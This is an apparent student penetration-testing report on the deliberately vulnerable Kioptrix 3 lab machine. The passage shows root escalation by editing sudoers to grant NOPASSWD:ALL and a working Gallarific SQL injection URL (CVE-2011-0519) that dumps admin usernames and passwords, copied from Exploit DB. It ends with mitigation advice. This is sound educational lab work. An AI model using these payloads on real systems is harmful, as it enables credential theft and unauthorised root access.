


Figure 4.3.9: sudo ht is used to read and edit the /etc/sudoers file

10 Current settings prevent loneferret from switching users but allows them to perform sudo ht and execute bash commands.

Changing loneferret's sudo privellege's to:

Privellege: Loneferret ALL=(ALL) NOPASSWD:ALL

allows the user to execute all sudo commands without requiring the root password.




Figure 4.3.10: loneferret sudo privelleges are edited to allow use of the sudo command without requiring the root password

11 Being able to execute sudo without a password now means that the user can finally open and read Congrats.txt to retrieve the flag.




Figure 4.3.11: The contents of Congrats.txt

4.4 ADDITIONAL VULNERABILITIES

1 Interestingly, the photo gallery software used by Kioptrix3.com also contains a vulnerability.

Figure 4.4.1: Kioptrix3.com lists the name of the photo gallery software to be gallarific.

2 Researching gallarific reveals that it is also vulnerable to SQL injection. The vulnerability is listed as CVE-2011-0519 in the Common Vulnerability Entry list.




Figure 4.4.2: The CVE entry of the gallarific photo gallery

3 Exploit DB provides an example of the URL that can be used to perform SQLi.

```
########################################################################
.:. Author          : AtT4CKxT3rR0r1ST  [F.Hack@w.cn]
.:. Script          : http://www.gallarific.com/download.php
.:. Dork            : inurl:"/gadmin/index.php"

########################################################################

===[ Exploit ]===

www.site.com/gallery.php?id=null[Sql Injection]

www.site.com/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8+from+gallarific_users--

===[ Admin Panel ]===

www.site.com/gadmin/index.php

########################################################################
```

Figure 4.4.3: Exploit DB explanation of how to exploit an SQLi vulnerability in the software.

4 The result of the SQLi attack causes the website to display the username and password of the user “admin”.

SQLI code:
http://kioptrix3.com/gallery/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6+from+gallarific_users--




Figure 4.4.4: SQL injection provides the admin username and password

5 Exploit DB also provides the URL of the admin login portal. The portal is provided at www.10.0.2.17.com/gallery/gadmin/index.php as seen in figure 4.4.5.

```
##########################################################################
.:. Author          : AtT4CKxT3rR0r1ST  [F.Hack@w.cn]
.:. Script          : http://www.gallarific.com/download.php
.:. Dork            : inurl:"/gadmin/index.php"

##########################################################################

===[ Exploit ]===

www.site.com/gallery.php?id=null[Sql Injection]

www.site.com/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8+from+gallarific_users--

===[ Admin Panel ]===

www.site.com/gadmin/index.php

##########################################################################
```

Figure 4.4.5: Exploit DB reveals the URL of the gallery's admin login page




Figure 4.4.6: Successful login to admin page

6 From here the user is able to create, upload, edit and delete new images and galleries.

5. MITIGATIONS

SQLi: The SQLi vulnerability can be removed by implementing input validation and sanitisation techniques. All user input should be filtered to ensure that it does not contain any malicious code. Server-side validation and client-side input sanitisation should be implemented to provide an additional layer of protection. Additionally, both the gallarific and Lotus CMS software should be updated to their most recent releases.

Weak passwords: The web developer **"loneferret"** uses a common password. Password policy should be implemented to force passwords of a minimum 8-character length, containing both symbols and capitals. Developers should be discouraged from using common words or phrases such as **"Starwars"**.

Sensitive data exposure: Usernames and passwords should not be stored in plain text, or hard coded into configuration files. Implementing encryption at rest or hashing usernames and passwords will provide an additional layer of data protection.